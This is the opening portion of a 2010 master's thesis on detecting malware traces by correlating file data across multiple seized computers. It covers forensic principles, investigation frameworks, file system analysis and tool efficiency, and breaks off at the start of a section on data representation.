Cross-Computer Malware Detection in Digital Forensics

Anders Orsten Flaglien

Master's Thesis
Master of Science in Information Security
30 ECTS
Department of Computer Science and Media Technology
Gjøvik University College, 2010

Avdeling for
informatikk og medieteknikk
Høgskolen i Gjøvik
Postboks 191
2802 Gjøvik

Department of Computer Science
and Media Technology
Gjøvik University College
Box 191
N-2802 Gjøvik
Norway

Cross-Computer Malware Detection in Digital Forensics

Anders Orsten Flaglien

2010-07-01

Abstract

Malware poses a huge threat to society, which is heavily dependent on computer technology. Traces of malicious activity can be identified through digital forensics techniques. Digital forensics is performed in a semi-automatic manner. Forensic personnel have to administrate the forensic tools and the process of searching for digital evidence on suspect, confiscated computers. This becomes a daunting task when multiple machines are to be analyzed and the data volumes increase. Analysis of common characteristics in a set of multiple computers can be used to improve knowledge and to detect anomalies and thereby malware. This Master thesis proposes a correlation method for the automatic identification of malware traces across multiple computers. Through the use of existing digital forensics methods and data mining techniques, correlations between multiple machines are used to improve the efficiency and effectiveness of detecting traces of malware.

Sammendrag

Skadelig programvare utgjør en stor trussel mot samfunnet, som er sterkt avhengig av informasjonsteknologi. Spor av ondsinnede aktiviteter kan identifiseres gjennom digitale etterforskningsteknikker. Digitale etterforskningsprosesser utføres i dag på en semi-automatisk måte. Etterforskningspersonell må selv administrere verktøy og prosesser ved å søke etter digitale bevis på mistenkelige, konfiskerte datamaskiner. Dette blir en omfattende oppgave når flere maskiner skal analyseres og datavolumene øker. Korrelasjonsmetoder kan benyttes for å tilføre kunnskap og for å oppdage ondsinnet programvare som brukes i distribuerte angrep. Denne mastergradsoppgaven foreslår en korrelasjonsmetode som automatisk identifiserer skadelig programvare på tvers av flere datamaskiner. Ved bruk av eksisterende digital dataanalyse og datautgravingsteknikker, benyttes korrelasjoner og linker mellom en mengde maskiner til å avsløre likhetstrekk og spor etter skadelig programvare.

Acknowledgements

I would like to thank my supervisor André Årnes for providing me with superior guidance in the field of Digital Forensics, to help define the scope of my thesis, providing me with sources of information and pointing me in the right directions. I will also thank my co-supervisor, Katrin Franke, for helping me with the field of data mining and suitable machine learning techniques for computational forensics.

During this half year of work, it has been a great pleasure to work together with classmates at the Master Lab at Gjøvik University College. The discussions we have been through, guidance I have got and the genuine spirit of collaboration have been superior. From my Information Security class I would especially thank my opponent Henrik Dalbakk.

Finally I would like to give a special thanks to my family for all the motivation I have got and especially my father, who has provided me with a helping hand and backing me up during this work.

Contents

List of Tables

List of Figures

List of Abbreviations

AFF	=	Advanced Forensic Format
ATA	=	Advanced Technology Attachment
ARFF	=	Attribute Relationship File Format
CDA	=	Cross-Drive Analysis
DDoS	=	Distributed Denial of Service
DLL	=	Dynamic Link Library
DNS	=	Domain Name System
DoS	=	Denial of Service
FAT	=	File Allocation Table
FFE	=	Forensic Feature Extraction
FIWALK	=	File Inode Walk
FPR	=	False Positive Rate
FP	=	False Positive
FN	=	False Negative
GUI	=	Graphical User Interface
HIDS	=	Host-based Intrusion Detection System
HITS	=	Hypertext Induced Topic Selection
HPA	=	Host Protected Area
IDS	=	Intrusion Detection System
IRC	=	Internet Relay Chat
ISP	=	Internet Service Provider
IT	=	Information Technology
LBR	=	Link-Based Object Ranking
MAC	=	Modified, Access and Metadata Change times
Malware	=	Malicious Software
MD5	=	Message Digest algorithm 5
MDC	=	Multi-Drive Correlator
MFT	=	Master File Table
NIDS	=	Network Intrusion Detection System
NIST	=	National Institute of Standards and Technology
NTFS	=	New Technology File System
NSRL	=	National Software Reference Library
OB	=	Online Bank
OTP	=	One Time Password
P2P	=	Peer to Peer
RDS	=	Reference Data Set
ROC	=	Receiver Operating Characteristic
SOM	=	Self Organized Map
SSN	=	Social Security Number
TCP	=	Transmission Control Protocol
TPR	=	True Positive Rate
TSK	=	The SleuthKit
XML	=	Extensible Markup Language
XOR	=	eXclusive OR

List of Symbols

D	=	Disk image from a computers hard disk
M	=	Machine
C	=	Cluster
wc	=	within cluster distance
bc	=	between cluster distance
d	=	distance function
r	=	cluster center
K	=	Number of clusters
k	=	The k^{th} cluster
I	=	Intrusion
A	=	Alarm
P	=	Probability

1 Introduction

This chapter presents the topic covered in this thesis, highlights the problems involved and indentifies the research questions we are trying to solve. In addition, the arguments that justify the thesis, motivational factors and its benefits are given. The thesis' contributions and the methodology used to accomplish this are presented before we go further into the background theory. The structure of the report is outlined at the end of this chapter.

1.1 Topic covered by the Thesis

The use of information technology by governments, the public and in corporate environments is increasing. All information stored on digital media and its flow through the Internet, makes this an interesting playground for criminals. Digital forensics is applied to gather evidence about digital crimes and incidents. Digital forensics follows specific steps in order to detect and protect patterns of value to the investigation. What is both important and challenging is to filter out uninteresting information, leaving special patterns of interest for the investigation.

The computational power of modern IT systems can be utilized by adversaries to carry out computer crime. Viruses or other malicious software (henceforth malware) can be spread to numerous target machines all over the world in order to achieve control over the information and the resources they hold. Machines are controlled as robots, with the purpose of gaining access to and to exploit IT systems world wide, including critical infrastructures depending on this technology [5]. Control mechanisms embedded in the malware create these robots (called bots) and together they form botnets controlled by a common adversary. The attacks are executed rapidly and new botnets are continuously created [6, 7, 8].

The malware used for infection, and control over target machines, are complex and sometimes hard to identify. Standard protocols and services are used to simulate normal user behavior on the infected system. Also, techniques for changing patterns in its program code and use of encryption techniques make it hard to identify their existence on computers along with their malicious activity. However, some common patterns have to exist in order for the malware to behave as intended.

The Computational power of modern IT systems can be used, not only by criminals, but also for forensics. This is known as computational forensics, including the use of computer power to enable and help to improve the efficiency and effectiveness of forensics [9].

The efficiency is in this context and for the continuance of this report related to the time perspective of digital forensic tasks. The effectiveness is concerned with the precision to detect relevant and high quality evidences.

1.2 Keywords

Digital Forensics, Computational Forensics, Malware, Botnets, Evidence Correlation, Data Mining, Link Mining, Machine Learning

1.3 Problem Description

Large data volumes, obfuscated malware and techniques to remove their traces make it time consuming, costly and difficult for forensic personnel to analyze and identify relevant evidence. This is especially difficult when the evidence is present over a large collection of computers. It is a challenging task for investigators with existing workstation-centric forensic tools and limited time available to gather evidence about an incident and present it to court [10].

In cases where multiple parties or systems are involved in the same crime, analysis of digital evidence independently can cause loss of essential correlated evidence between them. With regards to malware, this is difficult to detect when only dealing with one machine assumed to be infected, due to various obfuscation techniques.

The main scenario for the problem we are facing is defined as: Is it possible to identify traces of malware by using correlation techniques against data stored on multiple seized computers? In order to answer this, digital forensics techniques for acquiring, extracting and represented the relevant data, along with correlation and link analysis techniques have to be examined. Obviously, similarities between individual data files stored on the analyzed machines are identified, due to common software and operating system files. It is therefore important to concentrate on typical features associated with malware and the method for how to identify interesting and correlated anomalies as digital evidence of malware's existence.

1.4 Justification, Motivation and Benefits

Existing computer forensics tools have architectural limitations regarding their efficiency and ability to handle increasing data volumes. In particular digital forensic tools are becoming outdated and suffer from old fashion manual work, requiring the forensic examiner to use his/hers workstation for analysis [11, 12, 13, 14]. The ability to automatically perform digital forensics on multiple sources at the same time has its advantages when it comes to the efficiency and effectiveness of finding digital evidence. It also provide increased knowledge of anomalies, only visible through correlation. This is typical for identifying obfuscated and new malware with weak signatures and preliminary unknown patterns, e.g., network of computer robots (botnets) that utilize common communication techniques.

The ability to simplify and streamline the current processes for digital forensics, is one of the strongest motivational factors. In addition, it is important to propose new directions of research within digital forensics that can help to improve the current investigation techniques. This also includes the ability to detect malware and provide a solution that can help to decrease computer crime and in special cases bring the responsible to court.

Crime investigators and federal departments of digital forensics will benefit from new forensic methods, aimed to automate forensic tasks of handling data sets from multiple seized computers. The human analysis is still a very important aspect. Methods that will assist human analysis will because of this improve the decision making and further improve the result of digital forensics. The decreased time used for manual analysis, and the possibility of detecting evidence of malware (only identifiable when grouped) will minimize required resources and improve results of digital investigations.

1.5 Research Questions

To get a clear understanding of what has to be examined, three research questions have been defined.

- *Which features can be used to correlate and identify malware?* It is crucial that the data used for analysis is well structured and contains all necessarily features that makes malware identification possible.
- *How can correlation techniques be applied to digital forensics?* The method utilizing correlation techniques, needs to fulfill all requirements for providing forensically sound evidence.
- *How will the correlation techniques affect the efficiency and effectiveness?* In order for the correlation techniques to be useful, they need to be more efficient and effective (see Section 1.1) than the current semi-automatic processes of digital forensics.

1.6 Methodology

In order to find answers to the research questions just presented, a solid understanding the disciplines involved is obtained and formulated for how to answer them. A survey of existing digital forensic work and techniques, related work of malware detection, link analysis and data mining techniques is conducted. The previous work for automating digital forensic analysis by Simson L. Garfinkel *et al.* [13, 15, 16, 17, 18], gives a good starting point for further research.

The literature study, is used to develop a correlation method that utilizes techniques from multiple disciplines. In order to evaluate and obtain valid results, the method is implemented in a virtual test environment. The experiments are properly documented in order to provide reproduceability. Finally, the experiments are evaluated using quantitative and especially qualitative measures. The efficiency and effectiveness of the correlation method, both related to the process and results, are measured qualitatively, based on the initial knowledge of the malware used to infect the experiment machines [19]. In addition, the method is measured quantitatively based on the reduced size of the initial data set from all machines involved.

Since the proposed solution is projected for digital forensics it was important that the evidence was collected and presented in a forensically sound manner. Existing digital forensic methodology and techniques for preserving evidence integrity and provide Chain of Custody (CoC) build the foundation of the proposed correlation method.

Data mining and especially link mining techniques, including machine learning algorithms and tools, are applied to handle the large and complex data sets collected from the computers. Data mining methodologies for how to handle data sets and to obtain good results is therefore required.

In order to identify malware, adoptions of intrusion and malware detection is essential. The features, representing characteristics of interesting files (that is the malware files to detect), is carefully defined due to their direct effect on the final results of correlation and malware detection.

1.7 Contributions

This thesis provides the following contributions:

- *A new correlation method for malware detection in digital forensics*
- *A set of NN features that reflect file characteristics which facilitate malware identification.* The features plays a central role for how to represent computer files and to correlate them across multiple machines.
- *A prototype implementation of the correlation method, where open-source tools and source code of developed ones are provided.* The practical implementation of the method is used in this thesis and can be used in the future to improve correlation based digital forensic techniques. There are two techniques worth noting.
    - *A filtering technique for reducing large data sets.* Tools are developed for extracting hash values from a clean system and a tool for removing hashes efficiently.
    - *A technique for efficient and effective extraction and presentation of file-content string features.*
- *A data set in ARFF format that can be used for future data mining tasks*[1]. The experiments performed in this thesis produced three datasets. These can be utilized for further analysis and evaluation of correlation-based digital forensic techniques.

1.8 Thesis Outline

This thesis has been divided into several chapters. The idea behind this structure is to provide a top-down approach, due to the different disciplines involved. It also defines the boundaries and scope of the thesis before the correlation method and results obtained are presented.

- Chapter 2 presents the theoretical background and related work required to understand how digital forensics can be used to detect malware. This chapter is divided into two main sections, *Digital Forensics* and *Malware Detection*.
- Chapter 3 presents the building blocks of link and data mining techniques that can be used to improve knowledge of correlated data. Related work of data mining applied for detection of malicious activity is also presented in this chapter.
- Chapter 4 presents the framework of the proposed correlation method. Several disciplines are involved and it is crucial to defined clear boundaries, application areas and evaluation criterias for the later proposed method.
- Chapter 5 proposes the new correlation method for malware detection. The chapter is divided into two main sections, one to present the theoretical model and one to present the practical implementation of it, used for the experiments.
- Chapter 6 includes the setup of the forensic system that complies with the requirements of the practical implementation and three experiments. These experiments are

[1]The Digital Forensic Data Set created for this thesis' experiments are available for download at http://dfds.andersof.net/

used for evaluation of the method.

- Chapter 7 presents the overall discussions of the proposed correlation method and the final outcome of the thesis.
- Chapter 8 concludes the thesis, work conducted and achievements.
- Finally, in Chapter 9, proposals for future work is given.

2 Digital Forensics and Malware Detection

Digital forensics and malware detection are two topics which both involve methods to find out as much as possible about something that happened, how and who was involved. These similarities will be taken into account in order to identify that an incident caused by malware has occurred and to find the evidence for its existence.

Our discussion about malware detection is aimed at how to find traces of it, not necessarily how the malware operates in a live system (using reverse engineering techniques) as is done in [20]. To see how malware detection can be done in forensics, we will first look into the principles of digital forensics that builds the foundation for further analysis of the malware traces.

2.1 Digital Forensics

Digital forensic principles and procedures have to be followed in order to preserve and present the final evidence of an identified incident or crime. In order to achieve this, we will first introduce the term Digital Forensics, as it is defined by Kruse and Heiser [21]:

> "Preservation, identification, extraction, documentation, and interpretation of computer media for evidentiary and/or root cause analysis"

Another associated term, Computer Forensics, can be seen as a subset of Digital Forensics and is defined by Vacca [22] as:

> "Computer forensics, also referred to as computer forensic analysis, electronic discovery, electronic evidence discovery, digital discovery, data recovery, data discovery, computer analysis, and computer examination, is the process of methodically examining computer media (hard disks diskettes, tapes, etc.) for evidence. [...]In other words, computer forensics is the collection, preservation, analysis, and presentation of computer-related evidence."

As we can see from the definitions above, both implies the use of forensically sound, rigorous methods for handling digital evidence, whether it is found on a digital media or in a computer. The definition provided for Digital Forensics, expresses computer media as the digital media. This might cause confusion since a digital media doesn't necessarily imply a computational power of the digital media or device in question. Computer forensics involves digital media only associated with a computer. Digital Forensics on the other hand, involves all digital devices, e.g, cell phones, digital cameras, embedded and other digital devices, including computer media. The focus of this report will be on computer forensics. However, since the proposed correlation method can also be applied to digital forensics, this will be used as the overall branch for the continuance of this report.

The term digital evidence, playing a central part in digital forensics, is defined by Carrier and Spafford [1] as:

> "Digital evidence of an incident is any digital data that contain reliable information that supports or refutes a hypothesis about the incident"

In digital forensics, the preservation, extraction and documentation of digital evidence are closely related to two essential forensic principles; the Chain of Custody(CoC) and the Order of Volatility(OOV).

2.1.1 Chain of Custody (CoC)

The ability to preserve the collected evidence and document all actions done in order to obtain the final evidence is covered by CoC. *Scientific Working Group on Digital Evidence and Imaging Technology* defines it in [23] as:

> "The chronological documentation of the movement, location and possession of evidence."

It is here the investigators responsibility, as the possessor, to maintain the CoC. For the CoC to be valid, the evidence integrity have to be preserved in every step of the forensic process.

Tampering of digital evidence is different from tampering with ordinary physical evidence. This is caused by the involvement of a third party, a computer, which is used to manage and analyze the digital evidence. In order to keep the integrity of the evidence, all precautions have to be taken to make sure the tools used for acquisition, extraction and analyzation of the source will not modify it in any way. To ensure CoC, use of integrity checks on the data (e.g., hash functions) and time stamping of forensic activities can be applied.

2.1.2 Order of Volatility (OOV)

OOV deals with the lifetime of data and is the concept of gathering the most volatile data first, because this is the data that will most likely be changed or destroyed first. By extracting less volatile data before more volatile data, it is possible to gain more information for further investigation [3]. Any extraction of data can, however, affect other stored data, meaning that one have to carefully consider the context and goal of what to extract before damaging crucial evidence. E.g., data stored on disk is less volatile than data stored in memory and network. In cases where only data on a disk is to be extracted in a post-mortem[1] investigation, extraction of data from this media will be prioritized.

2.1.3 The Event-based Digital Forensic Investigation Framework

In digital forensics, the value of collected evidence can be strengthen by following a forensic investigation framework. A lot of work has been done to establish a standard framework for digital investigations, where *An Event-based Digital Forensic Investigation Framework* by Carrier and Spafford [1] is heavily applied. A framework like this offers the possibility to tie different investigative tasks to different phases. Together, they can provide a better understanding and overview of the incident investigated.

Figure 1 presents the main categories involved in the framework. This is presented in order to improve the understanding of where the actual investigation of digital evidence belongs. From the figure we have the following phases.

- The *Readiness Phases* include *operations readiness* and *infrastructure readiness phases*, where all necessarily preparations are involved, e.g., training of people, configuring and setting up the investigation infrastructure.
- The *Deployment Phases* include the *detection and notification* and *confirmation and authorization* phases. Here the incident or crime has been acknowledged by some party and the investigators are granted access for conducting the investigation.

[1]Post-mortem analysis is in the context of digital forensics, associated with analysis of a "dead", not running computer or electronic device.



Readiness Phases
Deployment Phases
Physical Crime Scene Investigation Phases
Presentation Phase
Digital Crime Scene Investigation Phases

Figure 1: Categories in *An Event-based Digital Forensic Investigation Framework* [1]

- The *Physical Crime Scene Investigation Phases* involves the physical examination of the physical objects at the incident or crime scene. These are the phases where physical evidence is associated with computer activity. In cases where physical evidence that hold digital evidence is seized, a digital investigation starts.
- The *Digital Crime Scene Investigation Phases* includes the examination of digital data in order to acquire relevant evidence. The results obtained in these phases are again connected to the physical crime scene investigation. The phases involved here are presented in Figure 2 and thoroughly discussed further below. These phases are also the ones most relevant and important to utilize in this thesis.
- The *Presentation Phase* is the phase where the results obtained in the investigation and the documentation of the processes used is presented.

The Digital Crime Scene Investigation Phases

Three main phases are involved with the *The Digital Crime Scene Investigation Phases*. All of them includes documentation as one important task, and the rest are discussed for each phase separately below.



System Preservation & Documentation Phase
Evidence Searching & Documentation Phase
Event Reconstruction & Documentation Phase

Figure 2: The Digital Crime Scene Investigation Phases [1]

- The *System Preservation and Documentation Phase* considers the preservation and process of keeping the state of the analyzed system as it was. Documentation is required in order to link the original data to the data that is extracted and modified during the analysis. While the state of a physical crime scene can be preserved through, e.g., pictures and videos, data from a digital crime scene can be gathered during an investigation by copying it to another digital media. Hash functions can be used to document the copy's integrity. It is also important also to consider the problem in question and the task of what evidence to collect. The digital evidence associated with a powered off and running system can vary, e.g., in a case where a computer is controlled by a malware (relying on a running system). In some cases it may be that post-mortem analysis cannot be performed because of the requirement to have systems running.

- The *Evidence Searching and Documentation Phase* utilizes the preserved data from the crime scene to search for evidence. The search process itself is a multiphased process for defining the target of interest. It also considers extraction and interpretation, comparing the searched data with what is defined as the target object and finally updating the knowledge about the interesting evidence objects. Keyword searching is a typical way to find interesting objects. To define an interesting target object, previous experience or knowledge of existing evidence can be utilized. The interpretation of the searching methods also has an effect on what is found. When evidence is detected, it must be documented in accordance with the requirements (e.g., of a court of law) and be preserved using hash functions.
- The *Event Reconstruction and Documentation* uses the evidence that is detected in the searching phase to improve the understanding of the incident or crime that has happened. As we can see in Figure 2, this is a combined process of evidence searching and event reconstruction carried out through several iterations. This will further increase the understanding of the evidence and its impact of the event. This is a thorough phase that again consists of multiple sub phases. These will not be discussed further since reconstruction of events is out of scope for the correlation method presented in this thesis.

2.1.4 The Digital Forensic Process

The *Digital Crime Scene Investigation Phases*, just presented, deals with the bigger picture of a crime scene investigation and the activities involved to gather evidence, related to an event. In this section we will examine the actual process of getting the digital evidence in a more practical and technical manner.

The digital forensic processes have been discussed in various digital forensic literature [24, 14, 1], where the main elements remain the same. A digital forensic process was presented in 2001 at the Digital Forensics Research Workshop [2]. It includes typical process categories involved from identification of the incident to the final decision. This is a process in which each category is met by a variety of activities or candidate techniques. The main categories are presented in Figure 3 and discussed below.

Identification

This is the category of which the incidents are identified. The incidents can here be identified based on complaints, alerts, system monitoring or other indications implying the need for investigation. This is also the category where the *task* of how the other categories should be handled is defined. The task can be used to reflect, e.g., which evidence or objects to look for during the investigation.




Figure 3: Categories involved with the forensic process (based on Table 2 in [2])

Preservation

The preservation category includes case management tasks. This involves examination of technologies for imaging the original media, time synchronization and other tasks that arrange further forensic tasks. It can be considered as the beginning of handling the digital object before its "touched". The CoC is also an activity that is started in this category to allow reproduceability, integrity and traceability of the physical object's origin to the final evidence (which demands thorough documentation throughout the digital forensic process).

Collection

Imaging or making a copy of the original digital object is the core activity in this category. Approved methods, software and hardware appropriate to perform this task is applied in order to fulfill this task. The decisions made for preservation is followed in order to maintain the integrity of the data. One should also consider what data must be collected and at which order based on the principle of OOV. Legal authorization is required in order to collect any data at all.

Examination

To improve knowledge of the collected data, examination tasks are applied. Filtering techniques are a typical task that can be used for examination. A well known filtering technique is based on databases with signatures from known files. Many files in a computer belongs to the operating system, software and other applications. Using these databases in combination with digital forensic tools makes it possible to improve the understanding of the files that are known or to filter them out if considered useless. If the machines come from different time zones or if there is a suspicion of floating system clocks, these have to be adjusted at this point. Pattern matching is another activity that can be applied. Depending on the scope and the task of an investigation, some patterns can be more interesting than others (e.g, SSNs to detect evidence of identity theft). In cases of deleted files, this is the category that is meant for recovery and extraction, along with the preservation of what is examined and the traceability back to its origin. The traceability is especially important since methods used for examination may change the state of data, meaning that documentation have to be used to still keep the integrity of the data. In addition, more complex tasks, e.g., compressed and encrypted files have to be unpacked and decrypted if possible at this stage. It can also be that obscurity techniques have been applied to complicate identification. If executable files are renamed to appear as text documents, they need to be preprocessed to before the upcoming analysis. Due to more and more use of encryption techniques by the public, obscurity techniques are starting to be a big challenge in digital forensics as discussed in [25]. Regardless of the examination task performed, it never alters or touches the original, only the copy.

Many tools, e.g., EnCase [26], are able to automate much of the examination tasks (along with some analysis and reproduceability tasks) using proprietary scripting languages. This reduces the manual task for an analyst, along with the likelihood of mistakes.

Analysis

With the data examined, activities related to the task from the identification stage is used to improve knowledge in order to find evidence. Statistical methods, manual analysis, techniques for understanding protocols and data formats, linking of multiple data objects, along with time lining are some of the techniques that are used for analysis. As emphasized in Figure 3, data mining can be part of this category to detect unsuspected patterns and relationships between data objects to make it more understandable. At this stage data mining techniques can be employed to digital forensics. The computational power of computers can be used to automate the data mining tasks, known as computational forensics. Data mining and a sub domain Link mining is something we will discuss further in Section 2.1.8, due to its importance for the correlation method. As for all other categories, the preservation and traceability of the data is still important to conserve the CoC.

Presentation

Documentation, recommendations and expert testimony are some of the techniques that are used for presentation. The evidence, and the methods used to find it is presented to a court of law or corporate audience (depending on the task of investigation).

Decision

Finally, the decision has to be made based on the presented evidence, where it will depend on the context and the incident that triggered the forensic process. In cases where evidence of a crime is presented to a court of law, the decision-maker is a judge or jury. The decision-makers of corporate incidents depend on the extent, e.g, whether the incident breaks the law or internal policies.

2.1.5 File System Analysis

File system analysis is probably the best known type of digital forensics. It is also the analysis type in focus for the correlation method presented later in this thesis. File System Analysis is defined by Carrier and Spafford in [1] as:

> "The analysis of the file system data inside of a partition or disk. This typically involves processing the data to extract the contents of a file or to recover contents of a deleted file."

For data collection, file system analysis requires tools that are able to operate at different layers of abstraction on a hard drive in order to collect all evidence necessarily for analysis. What we see depends on which layer we look at. Figure 4 presents one of many abstraction layer models as proposed by Farmer and Venema [3]. Here we have three layers of abstraction where, (a) is what users and applications are able to see, (b) what the file system sees and (c) the hardware view. Information from several of these layers can be combined to uncover information about hidden, obfuscated or deleted files that might be of interest for the investigation.




Figure 4: Layers of abstraction (from [3])

Without going into the details of different storage media and all file systems some basic concepts, should be defined. There are several file systems (e.g., ext3, FAT, NTFS) using different types of data structuring techniques (Inode structures, FAT, MFT). File systems are easy to access and analyze due to their structured file management. The data found in these data structures is metadata, which is one of the main sources of information for in file system forensics.

Example: NTFS Metadata

Metadata is data that describes other data. It includes useful information that can improve the efficiency of an investigation dramatically. A Master File Table (MFT), used in the NTFS file system on Windows computers, contain metadata information about all files and folders located on the storage media. It can be information about where the content of the files are located, timestamps (Modified, Accessed, Changed and Created), file size, and access control information (e.g., user ownership).

Metadata about the files location on the storage media depends on the data structure used. For MFT, the file system relies on a data structure consisting of blocks/clusters (hereafter discussed as data clusters) which again consists of sectors, where each MFT entry, points to the data clusters for the file content. For file system analysis, the way deleted files are handled in NTFS (and others) by only marking file entries in the MFT as unallocated, makes it possible to recover deleted files to a certain point [27]. The success of the recovery depends on whether or not the data clusters holding the data, which corresponds to the MFT entry, is partially or totally overwritten. This is called metadata-based file recovery and works only when metadata about the deleted file exists.

Typical digital forensic tasks where metadata comes in handy is for, e.g., time line analysis, search for filenames, and filtering out needless information. Another aspect of metadata is that each file in the file system can be associated with more or less the same number of metadata attributes, making them easier to compare and correlate. This is also one reason why metadata can be used for data mining tasks as shown in the analysis category in Figure 3.

Slack Space

Not only deleted or unallocated files can be recovered when performing file system forensics. Malicious use of these storage rooms are typically associated with root kits and other sophisticated malware [28, 27]. Simply put, slack space is the area in data clusters or sectors which is not filled by the data of their corresponding file. This occurs when a file is not exactly the size of a data cluster or sector (forming sector slack space and cluster slack space), unless the space is filled with bogus data.

Host Protected Area

Host Protected Area (HPA) is an area of an ATA hard disks, usually not visible for the operating system. Malware or other data can be placed in these areas in order to hide its presence from a computer user only accessing his system from the operating system. The HPA can be detected by comparing two ATA commands, telling how many sectors are there and how many a user or operating system can see.

Image Storage Formats

When performing file system analysis, the original data have to be preserved during collection, as discussed for the forensic process in Section 2.1.4. What data is copied and in which form the data is represented for analysis depends on the image storage format used. There exist several storage formats able to represent the true copy of the original media. Some of these have additional features for storing metadata information about the copied system. This metadata can, e.g., be the case number, storage format serial number, media type, investigators and date of collection. Other features can improve the efficiency of handling data by compressing it for saving storage space, and features for providing forensic tool support [29]. A benefit of storing metadata about the seizure in the same file as the data itself is the support of CoC, improving the traceability from incident to presentation.

2.1.6 Internet Investigation and Network Forensics

A brief introduction to Internet Investigation is advantageous to understand and learn more about the nature and origin of detected malicious activity associated with Internet.

Investigations of crime and incidents with traces to Internet applications, services, protocols and users can be referred to as *Internet Investigations*. This is relevant for gathering evidence about organized crime, threats and stolen goods (e.g., illegal file sharing) carried out on the Internet.

Internet investigation can be performed using different measures for gathering evidence about an incident or a crime, its origin or cause. Tracing of origin can be performed actively or passively using specialized tools[2]. By active tracing, we mean that you interact with services or resources in control of the target in order to gain new knowledge. Passive tracing, on the other hand, involves only techniques where publicly available sources of information about the target is examined (e.g., DNS record servers, *whois* databases).

Network communication information can also be acquired from, e.g., firewalls and

[2]Traceroute or Tracert is a tool that can be used to obtain information about the path to the target IP address in order to gather information about its location.

IDS, or captured protocol specific network packets as evidence. These network packets or logs can contain information about activity that might support or refuse a hypothesis about an event. An attempt on attacking a remote computer can be noticed by the target networks IDS under the right conditions, and the IDS logs can be used to strengthen the hypothesis of an attack. It is important to notice that network traffic acquisition requires legal authorization if executed on public networks. The legal issues will not be discussed further in this report. More information on Internet investigation and finding geographic locations for forensics can be found in [30].

2.1.7 Efficiency and Effectiveness in Digital Forensics

Because of their relevance in this paper, we introduced efficiency and effectiveness as two important principles already in Section 1.1. In digital forensics the effectiveness is associated to the success and powerful effect of detecting relevant evidence. Improved effectiveness increase the frequency of finding important evidence. On the other hand, efficiency is associated to the effort and resources used to locate the evidence. We have chosen to separate these two because each of them play a central role in improving the result of digital forensic investigations.

It is time consuming to manually identify digital evidence in large data volumes. A lot of research have been conducted in order to improve the efficiency and effectiveness of digital forensics. It is therefore important to take these approaches, along with challenges and limitations into account in order to meet the requirements of new and modern digital forensics solutions. We will here look at the current state and related work regarding the efficiency and effectiveness of digital forensics.

Many digital forensic tools are becoming more or less outdated with regards to the increasing trend of distributed and service oriented architectures. In [11], Daniel Ayers present what he considers "first generation" forensic tools, e.g., EnCase and the Forensic ToolKit (FTK) [31]. He claims they are mainly suited for manual analysis from investigators workstations, having Microsoft Windows as operating systems, and their limitations regarding analysis of high capacity data storage volumes. As defined by Ayers, the biggest limitation of first generation tools are the processing and I/O device read speed of enormous quantities of data. He exhibits software vulnerabilities due to, e.g., unsafe programming languages as C and C++ and the software's closed source, affecting audit ability of functionality. In addition, the planning and analysis tasks in the hands of the investigator, and finally the lack of automation and data abstraction capabilities are discussed. Manual work on loads of digital evidence affects the efficiency significantly and relevant evidence is harder to identify as the data loads are increasing. Proposed requirements for a second generation tool are also given in [11]. The efficiency of the data acquisition (whereas distributed processing are of relevance) and how the data is represented are among the most important ones. In order to achieve this, support for generating an evidence format for representing the collected data, with a possibility to produce a high-level abstraction of the most significant evidence, files will be essential.

In cases where several evidence targets have to be analyzed, removal of standard known files is preferable. In [14], Golden G. Richard III and Vassil Roussev discuss (among several techniques for improving modern digital forensics) the better acquisition techniques, e.g., data reduction by using large-scale hash databases with hash signatures for known files. They present the NIST's National Software Reference Library (NSRL)

Reference Data Set (RDS) [32] as one such database that can be used to decrease the large amounts of data to be analyzed. The database is publicly available and can be used successfully when large data volumes are to be analyzed. E.g., in [33] the NSRL RDS is used together with a technique for reducing data volumes to detect malware.

Data Representation

